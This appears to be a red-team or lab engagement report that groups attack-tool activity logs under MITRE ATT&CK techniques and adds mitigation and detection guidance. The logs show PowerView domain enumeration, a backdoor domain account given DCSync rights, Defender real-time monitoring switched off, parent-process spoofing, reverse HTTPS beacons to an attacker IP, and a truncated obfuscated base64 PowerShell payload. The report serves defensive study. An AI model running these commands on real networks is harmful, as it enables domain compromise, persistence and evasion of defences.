07/08 04:55	THROWBACK-DC01	2028	run: set-domainobject -Domain CORPORATE.local -identity Administrator -XOR @{serviceprinciplename='corp/RDPS ervice'} (unmanaged)
07/08 04:56	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 04:56	THROWBACK-DC01	2028	run: Get-DomainUser -Domain THROWBACK.local (unmanaged)
07/08 04:57	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active- Directory/PowerView_V2.ps1
07/08 04:57	THROWBACK-DC01	2028	run: Get-NetUser -Domain THROWBACK.local (unmanaged)
07/08 04:58	THROWBACK-DC01	2028	run: Get-NetUser (unmanaged)
07/08 04:58	THROWBACK-DC01	2028	run: Get-NetUser (unmanaged)
07/08 04:58	THROWBACK-DC01	2028	run: Get-DomainUser -Domain THROWBACK.local (unmanaged)
07/08 04:58	THROWBACK-DC01	2028	run: Get-NetUser -Domain THROWBACK.local (unmanaged)
07/08 04:59	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active- Directory/PowerView_V3.ps1
07/08 04:59	THROWBACK-DC01	2028	run: Get-DomainUser -Domain THROWBACK.local (unmanaged)
07/08 04:59	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active- Directory/PowerView_V3.ps1
07/08 04:59	THROWBACK-DC01	2028	run: set-domainobject -Domain CORPORATE.local -identity Administrator -XOR @{serviceprinciplename='corp/RDPS ervice'} (unmanaged)
07/08 05:01	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:01	THROWBACK-DC01	2028	import: /opt/Windows_Exploitation/Active- Directory/PowerView_V3.ps1
07/08 05:01	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)

date	host	pid	activity
07/08 05:01	THROWBACK-DC01	2028	run: Get-DomainUser -Domain THROWBACK.local (unmanaged)
07/08 05:02	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:02	THROWBACK-DC01	2028	run: get-help Get-DomainUser (unmanaged)
07/08 05:04	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:05	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/08 05:08	THROWBACK-DC01	2028	run: Get-DomainUser -Domain CORPORATE.local (unmanaged)
07/12 23:59	CORP-ADT01	2952	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/12 23:59	CORP-ADT01	2952	run: Get-DomainUser -Domain corporate.local (unmanaged)
07/12 23:59	CORP-ADT01	2952	run: Get-DomainUser -Domain corporate.local select name,samaccountname,distinguished name (unmanaged)
07/13 00:01	CORP-ADT01	2952	run: Get-DomainGroup (unmanaged)
07/13 00:02	CORP-ADT01	2952	run: Get-DomainGroupMember -Identity "HRE" -Recurse -Domain corporate.local (unmanaged)
07/13 00:02	CORP-ADT01	2952	run: get-help Get-DomainOU (unmanaged)
07/13 00:03	CORP-ADT01	2952	run: Get-DomainOU "HRE" -Domain corporate.local (unmanaged)
07/13 00:04	CORP-ADT01	2952	run: Get-DomainOU "HRE" -Domain corporate.local % {Get-User} (unmanaged)
07/13 00:04	CORP-ADT01	2952	run: Get-DomainOU "HRE" -Domain corporate.local % {Get-DomainUser} (unmanaged)
07/13 00:05	CORP-ADT01	2952	run: Get-DomainUser -Domain corporate.local select name,samaccountname,distinguished name (unmanaged)
07/13 00:10	CORP-ADT01	2952	run: Get-DomainUser -Domain throwback.local select name,samaccountname,distinguished name (unmanaged)
07/13 00:11	THROWBACK-DC01	2344	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1

date	host	pid	activity
07/13 00:11	THROWBACK-DC01	2344	run: Get-DomainUser -Domain throwback.local select name,samaccountname,distinguished name (unmanaged)
07/13 00:15	THROWBACK-DC01	2344	run: Get-DomainUser -Domain throwback.local select name,samaccountname,distinguished name fl (unmanaged)
07/13 09:16	CORP-ADT01	2968	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/13 09:16	CORP-ADT01	2968	run: Get-Domain (unmanaged)
07/13 09:16	CORP-ADT01	2968	run: Get-DomainControlled (unmanaged)
07/13 09:16	CORP-ADT01	2968	run: Get-DomainController (unmanaged)
07/13 09:18	CORP-ADT01	2968	run: Get-DomainController (unmanaged)
07/13 09:21	CORP-ADT01	2968	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/13 09:21	CORP-ADT01	2968	run: Get-DomainController (unmanaged)
07/13 09:22	CORP-ADT01	2968	run: Get-DomainController -Domain TBHSECURITY.local (unmanaged)
07/13 09:22	CORP-ADT01	2968	run: Get-DomainController -Domain TBSECURITY.local (unmanaged)
07/13 09:23	CORP-ADT01	2968	run: Get-DomainController -Domain CORPORATE.local (unmanaged)
07/13 09:24	TBSEC-DC01	4900	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/13 09:24	TBSEC-DC01	4900	run: Get-DomainController (unmanaged)
07/13 09:26	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.LOCAL (unmanaged)
07/13 09:28	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? \$_._useraccountcontrol -NotLike "*ACCOUNTDISABLE*" } select name,samaccountname,distinguished name,badpwdcount,pwdlastset,accountexpires (unmanaged)
07/13 09:29	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? \$_._useraccountcontrol -NotLike "*ACCOUNTDISABLE*" } select

date	host	pid	activity
			name,samaccountname,distinguished name (unmanaged)
07/13 09:30	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -Like "*ACCOUNTDISABLE*"} select name,samaccountname,distinguished name (unmanaged)
07/13 09:31	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select name,samaccountname,distinguished name (unmanaged)
07/13 09:31	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select name (unmanaged)
07/13 09:32	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local ? {\$_.useraccountcontrol -NotLike "*ACCOUNTDISABLE*"} select samaccountname (unmanaged)
07/13 09:33	TBSEC-DC01	4900	run: Get-DomainUser TBSEC_GUEST -Domain TBSECURITY.local (unmanaged)
07/13 09:33	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local (unmanaged)
07/13 09:34	TBSEC-DC01	4900	run: Get-DomainUser -Domain TBSECURITY.local fl (unmanaged)
07/13 09:44	TBSEC-DC01	4900	run: Invoke-ACLScanner - ResolveGUIDs select IdentityReferenceName, ObjectDN, ActiveDirectoryRights fl (unmanaged)
07/13 09:46	TBSEC-DC01	4900	run: Get-DomainUser TBSERVICE - Domain tbsecurity.local (unmanaged)
07/13 09:48	TBSEC-DC01	4900	run: Get-DomainUser TBSEC_GUEST -Domain tbsecurity.local (unmanaged)
07/13 09:48	TBSEC-DC01	4900	run: Get-DomainUser SecureDA - Domain tbsecurity.local (unmanaged)
07/13 09:48	TBSEC-DC01	4900	run: Get-DomainUser TBSERVICE - Domain tbsecurity.local (unmanaged)
07/13 10:16	TBSEC-DC01	4900	run: Get-DomainUser -SPN -Domain tbsecurity.local (unmanaged)

date	host	pid	activity
07/13 10:16	TBSEC-DC01	4900	run: Get-DomainUser -SPN -Domain tbsecurity.local select samaccountname,serviceprincipalname (unmanaged)
07/14 01:15	TBSEC-DC01	4344	import: /opt/Windows_Explotation/Active-Directory/PowerView_V3.ps1
07/14 01:16	TBSEC-DC01	4344	import: /opt/Windows_Explotation/Active-Directory/PowerView_V3.ps1
07/14 01:16	TBSEC-DC01	4344	run: \$UserPassword = ConvertTo-SecureString 'BackupPersistence@123!' -AsPlainText -Force; New-DomainUser -SamAccountName backup -Description 'This is backup' -AccountPassword \$UserPassword (unmanaged)
07/14 01:19	TBSEC-DC01	4344	run: \$backupsid = Get-DomainUser backup Select-Object -ExpandProperty objectsid (unmanaged)
07/14 01:19	TBSEC-DC01	4344	run: \$backupsid = Get-DomainUser backup Select-Object -ExpandProperty objectsid; Get-DomainObjectACL TBSECURITY.LOCAL -ResolveGUIDs Where-Object {\$_._securityidentifier -eq \$Harmj0ySid} (unmanaged)
07/14 01:20	TBSEC-DC01	4344	run: \$backupsid = Get-DomainUser backup Select-Object -ExpandProperty objectsid; Get-DomainObjectACL TBSECURITY.LOCAL -ResolveGUIDs Where-Object {\$_._securityidentifier -eq \$Harmj0ySid}; echo \$backupsid (unmanaged)
07/14 01:20	TBSEC-DC01	4344	run: \$backupsid = Get-DomainUser backup Select-Object -ExpandProperty objectsid; Get-DomainObjectACL TBSECURITY.LOCAL -ResolveGUIDs Where-Object {\$_._securityidentifier -eq \$backupsid}; echo \$backupsid (unmanaged)
07/14 01:21	TBSEC-DC01	4344	run: Get-DomainObjectACL TBSECURITY.LOCAL -

date	host	pid	activity
			ResolveGUIDs Where-Object {\$_.SecurityIdentifier -eq "S-1-5-21- 2407898579-202533574- 4138932514-1116"} (unmanaged)
07/14 01:22	TBSEC-DC01	4344	run: Get-DomainObjectACL TBSECURITY.local -ResolveGUIDs Where-Object {\$_.SecurityIdentifier - eq "S-1-5-21-2407898579- 202533574-4138932514-1116"} (unmanaged)
07/14 01:22	TBSEC-DC01	4344	run: Add-DomainObjectAcl - TargetIdentity TBSECURITY.local - PrincipalIdentity backup -Rights DCSync -Verbose (unmanaged)
07/14 01:23	TBSEC-DC01	4344	run: Get-DomainObjectACL TBSECURITY.local -ResolveGUIDs Where-Object {\$_.SecurityIdentifier - eq "S-1-5-21-2407898579- 202533574-4138932514-1116"} (unmanaged)
07/14 01:24	TBSEC-DC01	4344	run: Get-DomainObjectAcl -Identity backup -ResolveGUIDs -Domain TBSECURITY.local (unmanaged)
07/14 01:24	TBSEC-DC01	4344	run: Get-DomainObjectAcl -Identity backup -ResolveGUIDs -Domain TBSECURITY.local (unmanaged)
07/14 01:25	TBSEC-DC01	4344	run: \$UserPassword = ConvertTo- SecureString 'BackupPersistence@123!' - AsPlainText -Force; New-DomainUser -SamAccountName backup - Description 'This is backup' - AccountPassword \$UserPassword (unmanaged)
07/14 01:27	TBSEC-DC01	4344	run: Add-DomainObjectAcl - TargetIdentity "DC=TBSECURITY,DC=local" - PrincipalIdentity backup -Rights DCSync -Verbose (unmanaged)
07/14 01:29	TBSEC-DC01	4344	run: Get-DomainObjectAcl -Identity backup -ResolveGUIDs -Domain TBSECURITY.local (unmanaged)
07/14 01:31	TBSEC-DC01	4344	run: Add-DomainObjectAcl - TargetIdentity "DC=TBSECURITY,DC=local" - PrincipalIdentity backup -Rights "DCSync" -Verbose (unmanaged)

date	host	pid	activity
07/14 03:21	CORP-DC01	1100	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:22	CORP-DC01	1100	run: Get-ForestGlobalCatalog (unmanaged)
07/14 03:23	CORP-DC01	1100	run: Set-MpPreference - DisableRealtimeMonitoring \$true (unmanaged)
07/14 03:23	CORP-DC01	1100	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:23	CORP-DC01	1100	run: Set-MpPreference - DisableRealtimeMonitoring \$true
07/14 03:23	CORP-DC01	1100	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:24	CORP-DC01	1100	run: Get-ForestGlobalCatalog (unmanaged)
07/14 03:25	THROWBACK-DC01	3908	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:26	CORP-DC01	1100	run: Set-MpPreference - DisableRealtimeMonitoring \$false
07/14 03:26	THROWBACK-DC01	3908	run: Get-ForestGlobalCatalog (unmanaged)
07/14 03:27	CORP-ADT01	4548	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:27	CORP-ADT01	4548	run: Get-ForestGlobalCatalog (unmanaged)
07/14 03:28	TBSEC-DC01	5320	import: /opt/Windows_Exploitation/Active-Directory/PowerView_V3.ps1
07/14 03:28	TBSEC-DC01	5320	run: Get-ForestGlobalCatalog (unmanaged)

Mitigation

It may be possible to remove PowerShell from systems when not needed, but a review should be performed to assess the impact to an environment, since it could be in use for many legitimate purposes and administrative functions. When PowerShell is necessary, restrict PowerShell execution policy to administrators and to only execute signed scripts. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration. Disable/restrict the WinRM Service to help prevent uses of PowerShell for remote execution.

Detection Methods

If proper execution policy is set, adversaries will likely be able to define their own execution policy if they obtain administrator or system access, either through the Registry or at the command line. This change in policy on a system may be a way to detect malicious use of PowerShell. If PowerShell is not used in an environment, then simply looking for PowerShell execution may detect malicious activity.

It is also beneficial to turn on PowerShell logging to gain increased fidelity in what occurs during execution. PowerShell 5.0 introduced enhanced logging capabilities, and some of those features have since been added to PowerShell 4.0. Earlier versions of PowerShell do not have many logging features. An organization can gather PowerShell execution details in a data analytic platform to supplement it with other data.

Reference

- [Tactic: T1086](#)

Process Discovery

Adversaries may attempt to get information about running processes on a system. Information obtained could be used to gain an understanding of common software running on systems within the network.

Windows

An example command that would obtain details on processes is "tasklist" using the Tasklist utility.

Mac and Linux

In Mac and Linux, this is accomplished with the ps command.

Related Events

date	host	pid	activity
03/15 08:22	THROWBACK-WS01	3560	list processes
03/15 08:56	THROWBACK-WS01	3448	list processes
03/15 09:06	THROWBACK-WS01	3448	list processes
03/15 09:50	THROWBACK-WS01	4992	list processes
03/15 09:56	THROWBACK-WS01	4992	list processes
07/01 09:05	THROWBACK-WS01	2652	list processes
07/02 10:53	THROWBACK-TIME	5044	list processes
07/03 04:12	THROWBACK-TIME	4736	list processes
07/03 05:36	THROWBACK-TIME	480	list processes
07/03 06:11	THROWBACK-TIME	480	list processes
07/03 06:12	THROWBACK-TIME	480	list processes
07/03 06:37	THROWBACK-TIME	480	list processes
07/04 04:24	THROWBACK-TIME	2588	list processes
07/04 04:27	THROWBACK-TIME	2588	list processes
07/04 05:22	THROWBACK-WS01	2700	list processes
07/04 05:24	THROWBACK-WS01	2700	list processes
07/04 07:51	THROWBACK-WS01	4384	list processes
07/06 07:59	THROWBACK-DC01	4716	list processes
07/06 08:08	THROWBACK-DC01	4716	list processes
07/06 09:00	THROWBACK-DC01	4716	list processes
07/06 09:03	THROWBACK-DC01	4716	list processes
07/06 09:11	THROWBACK-DC01	4700	list processes
07/06 10:41	THROWBACK-DC01	4700	list processes
07/06 10:46	THROWBACK-DC01	6260	list processes
07/06 21:39	THROWBACK-TIME	2648	list processes
07/07 01:02	THROWBACK-DC01	2828	list processes
07/07 01:42	THROWBACK-DC01	14032	list processes
07/07 01:44	THROWBACK-DC01	14032	list processes
07/07 11:00	THROWBACK-PROD	3660	list processes
07/07 23:34	THROWBACK-DC01	2956	list processes

date	host	pid	activity
07/07 23:35	THROWBACK-WS01	2632	list processes
07/07 23:45	THROWBACK-DC01	2956	list processes
07/07 23:58	THROWBACK-DC01	2028	list processes
07/08 02:51	THROWBACK-DC01	2028	list processes
07/08 07:58	THROWBACK-DC01	1772	list processes
07/08 08:03	THROWBACK-DC01	1772	list processes
07/08 08:03	THROWBACK-PROD	3400	list processes
07/08 08:04	THROWBACK-DC01	1772	list processes
07/08 08:05	THROWBACK-PROD	3400	list processes
07/08 08:07	THROWBACK-DC01	1772	list processes
07/08 08:07	THROWBACK-DC01	1772	list processes
07/08 08:40	CORP-DC01	900	list processes
07/08 08:40	CORP-DC01	900	list processes
07/08 08:40	CORP-DC01	900	list processes
07/08 08:53	CORP-DC01	900	list processes
07/08 08:56	CORP-DC01	900	list processes
07/08 08:56	CORP-DC01	900	list processes
07/08 09:10	CORP-DC01	900	list processes
07/08 20:57	THROWBACK-PROD	3540	list processes
07/08 21:21	THROWBACK-PROD	3540	list processes
07/08 23:13	THROWBACK-PROD	3540	list processes
07/09 00:07	THROWBACK-DC01	5060	list processes
07/09 00:11	THROWBACK-DC01	5060	list processes
07/09 00:27	THROWBACK-DC01	5060	list processes
07/10 08:28	THROWBACK-PROD	508	list processes
07/10 08:28	THROWBACK-PROD	508	list processes
07/10 08:53	CORP-DC01	872	list processes
07/11 00:06	THROWBACK-DC01	1768	list processes
07/11 21:00	CORP-DC01	4876	list processes
07/11 22:25	CORP-ADT01	2996	list processes
07/11 22:35	CORP-ADT01	2996	list processes
07/12 09:00	CORP-ADT01	4696	list processes
07/12 09:01	CORP-ADT01	4696	list processes
07/12 09:06	CORP-ADT01	4696	list processes
07/12 09:09	CORP-ADT01	4696	list processes
07/12 09:11	CORP-ADT01	4696	list processes
07/13 01:21	THROWBACK-PROD	3584	list processes
07/13 23:57	CORP-DC01	1100	list processes

Mitigation

Identify unnecessary system utilities or potentially malicious software that may be used to acquire information about processes, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

System and network discovery techniques normally occur throughout an operation as an adversary learns the environment. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as Lateral Movement, based on the information obtained.

Normal, benign system and network events that look like process discovery may be uncommon, depending on the environment and how they are used. Monitor processes and command-line arguments for actions that could be taken to gather system and network information. Remote access tools with built-in features may interact directly with the Windows API to gather information. Information may also be acquired through Windows system management tools such as Windows Management Instrumentation and PowerShell.

Reference

- [Tactic: T1057](#)

Process Hollowing

Process hollowing occurs when a process is created in a suspended state then its memory is unmapped and replaced with malicious code. Similar to Process Injection, execution of the malicious code is masked under a legitimate process and may evade defenses and detection analysis.

Related Events

date	host	pid	activity
03/15 08:24	THROWBACK-WS01	3560	spawn features to default process
03/15 08:24	THROWBACK-WS01	3560	spoof 3716 as parent process
03/15 08:51	THROWBACK-WS01	3224	run .NET program: SharpStay.exe action=CreateService
03/15 08:51	THROWBACK-WS01	3224	run .NET program: SharpStay.exe action=CreateService /h
03/15 09:49	THROWBACK-WS01	4992	spawn (x86) windows/beacon_https/reverse_https (10.50.31.78:444)
03/15 09:52	THROWBACK-WS01	4992	spawn x64 features to: C:\Windows\Temp\ssh_daemon.exe
03/15 09:52	THROWBACK-WS01	4992	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as a child of 3384
03/15 09:55	THROWBACK-WS01	4992	spawn x64 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
03/15 09:56	THROWBACK-WS01	4992	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
03/15 09:56	THROWBACK-WS01	4992	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as a child of 3384
07/01 09:03	THROWBACK-WS01	2652	spawn (x86) windows/beacon_bind_pipe (\\.\pipe\msagent_c20e)
07/01 09:04	THROWBACK-WS01	2652	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/01 09:06	THROWBACK-WS01	2652	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as a child of 2448
07/01 09:22	THROWBACK-WS01	2652	spawn (x86) windows/beacon_https/reverse_https (127.0.0.1:140)
07/01 09:28	THROWBACK-WS01	2652	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2652

date	host	pid	activity
07/01 09:37	THROWBACK-WS01	1832	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\\ssh_daemon.exe
07/01 09:37	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (127.0.0.1:140) as a child of 2652
07/01 09:38	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (127.0.0.1:140) as a child of 4196
07/01 09:39	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (127.0.0.1:141) as a child of 4196
07/01 09:40	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:141) as a child of 4196
07/01 09:41	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.200.34.222:141) as a child of 4196
07/01 09:44	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.50.31.78:141)
07/01 09:47	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.50.31.78:80)
07/01 09:48	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.50.31.78:141)
07/01 09:50	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (127.0.0.1:141) as a child of 1832
07/01 09:52	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.200.34.222:141) as a child of 1832
07/01 09:53	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 1832
07/01 09:55	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 1832
07/01 09:57	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (0.0.0.0:142)
07/01 09:59	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.200.34.222:142)
07/01 10:00	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 1832
07/01 10:00	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/01 10:01	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)

date	host	pid	activity
07/01 10:02	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.200.34.222:142)
07/01 10:03	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:03	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:04	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:04	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/01 10:04	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/01 10:05	THROWBACK-WS01	1832	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/01 10:05	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 1832
07/01 10:06	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:10	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:10	THROWBACK-WS01	1832	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 4196
07/01 10:12	THROWBACK-WS01	1832	run net view
07/01 10:12	THROWBACK-WS01	1832	scan ports 1-1024,3389,5000-6000 on null-255.255.255.255
07/01 10:28	THROWBACK-WS01	9352	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/01 10:28	THROWBACK-WS01	9352	spoof 9352 as parent process
07/01 10:28	THROWBACK-WS01	9352	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 9352
07/01 20:32	THROWBACK-WS01	2684	spawn (x86) windows/foreign/reverse_https (10.50.31.78:443)
07/01 20:33	THROWBACK-WS01	2684	spawn x64 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/01 20:33	THROWBACK-WS01	2684	spoof 2684 as parent process
07/01 20:33	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:34	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684

date	host	pid	activity
07/01 20:34	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:34	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:36	THROWBACK-WS01	2684	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/01 20:36	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:36	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:36	THROWBACK-WS01	2684	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 2684
07/01 20:41	THROWBACK-WS01	2684	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 2684
07/01 20:54	THROWBACK-WS01	5456	spawn x86 features to: C:\Users\BlaireJ\AppData\Local\Temp\ssh_daemon.exe
07/01 20:54	THROWBACK-WS01	5456	spawn windows/foreign/reverse_https (10.50.31.78:443) as a child of 5456
07/01 20:55	THROWBACK-WS01	5456	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as a child of 5456
07/01 20:57	THROWBACK-WS01	3808	run: Get-DomainUser (unmanaged)
07/01 21:00	THROWBACK-WS01	3808	run: Get-Domain (unmanaged)
07/01 21:04	THROWBACK-WS01	3808	run .NET program: SharpView.exe
07/01 21:06	THROWBACK-WS01	3808	run .NET program: SharpView.exe
07/01 21:06	THROWBACK-WS01	3808	run .NET program: SharpView.exe Get-DomainUser
07/01 21:08	THROWBACK-WS01	3808	run: [sYsTEM.TEXT.ENCoding]::unIcoDe. GETsTring([SYsTeM.conVeRT]::fRO mBasE64sTrInG("IwBVAG4AawBuAG 8AdwBuACAALQAgAEYAbwByAGMA ZQAgAGUAcgByAG8AcgAgAAoAJAB 0AHIAbgBQAGsAZABFAFcAVAA9AC QAbgB1AGwAbAA7ACQAcwBtAHQA agBhAGYAbwA9AFsAJAAoACgAJwB TAHkAcwAnACsAjwB0AGUAbQAnA CkALgBuAE8AUgBtAGEATABJAHoA ZQAOAFsAYwBoAGEAUgBdACgANw AwACKwBbAGMASABBAHIAxQAOAFsAQgBZAHQARQBdADAAeAA2AGYAKQArAFsAQwBIAGEAUgBdACgAWwBCAfkAVABIAF0AMAB4ADcAMgApACsAWwBDAGgAQQByAF0AKAAxADAAQApACsAWwBDAGgAYQ

date	host	pid	activity
			BSAF0AKAA2ADgAKgA1ADYALwA1 ADYAKQApACAAALQByAGUAcABsA GEAYwBIACAAWwBjAGgAYQBSAF0 AKAA5ADIAKQArAFsAYwBIAGEAUg BdACgAWwBCAFkAdABIAF0AMAB4 ADcAMAApACsAWwBjAGgAQQBByAF 0AKABbAGIAeQB0AEUAXQAwAHgA NwBiACkAKwBbAEMAaABBAHIAxQ AoAFsAYgBZAHQARQBdADAAeAA0 AGQAKQArAFsAQwBoAGEAUgBdA CgAWwBCAHkAdABFAF0AMAB4AD YAZQApACsAWwBDAGgAYQByAF0 AKABbAGIAWQB0AEUAXQAwAHgA NwBkACKQAUAFIAdQBuAHQAAQ BtAGUALgBJAG4AdABIAHIAbwBwA FMAZQByAHYAAQbjAGUAcwAuAE0 AYQByAHMAaAbhAGwAXQA6ADoA QQBsAGwAbwBjAEgARwBsAG8AYg BhAGwAKAAoADkAMAA3ADYAKwA xADUANgAwAC0AMQA1ADYAMAAp ACkAOwAkAHcAZwBsAGEAcQBuAH IAaQBtAGQAdABhAGwAbQBhAHoA bABxAHAAbwBpAGcAZgBnAGYAbQ B5AGUAagA9ACIAKwAoACcAdQBI GcAegBzAPUAdAAnACsAJwDiAHY cgB2AHoAZwB0ACcAKwAnAHgAZQ AnACkALgBuAG8AUgBNAGEAbABp AFoAZQAOAFsAYwBoAGEAUgBdAC gAWwBCAFkAdABIAF0AMAB4ADQA NgApACsAWwBDAEgAYQBSAF0AK AAxADEAMQArADgAOAAtADgAOAA pACsAWwBDAGgAYQBSAF0AKAAx ADEANAAqADIANwAvADIANwApAC sAWwBDAEgAYQBSAF0AKABbAGIA WQB0AEUAXQAwAHgANgBkACKAK wBbAGMASABBAHIAxQAOADYAOA ApACkAIAAtAHIAZQBwAGwAYQbjA GUAIABbAGMAaAbhAHIAxQAOAFs AYgBZAHQAZQBdADAAeAA1AGMA KQArAFsAQwBIAEEAcgBdACgAMQ AxADIAKQArAFsAYwBIAEEAUgBdA CgAWwBiAFkAdABIAF0AMAB4ADcA YgApACsAWwBjAEgAYQByAF0AKA A3ADcAKQArAFsAYwBoAGEAcgBdA CgAMQAxADAkQArAFsAYwBoAEE AUgBdACgAMQAYADUAKgAxADEA MQAvADEAMQAxACKAlgA7AFsAVA BoAHIAZQBhAGQAAQBuAGcALgBU AGgAcgBIAGEAZABdADoAOgBTAG wAZQBIHAAKAA3ADAAMQApADsA WwBSAGUAZgBdAC4AQQBzAHMAZ QbtAGIAbAB5AC4ARwBIAHQAVAB5

date	host	pid	activity
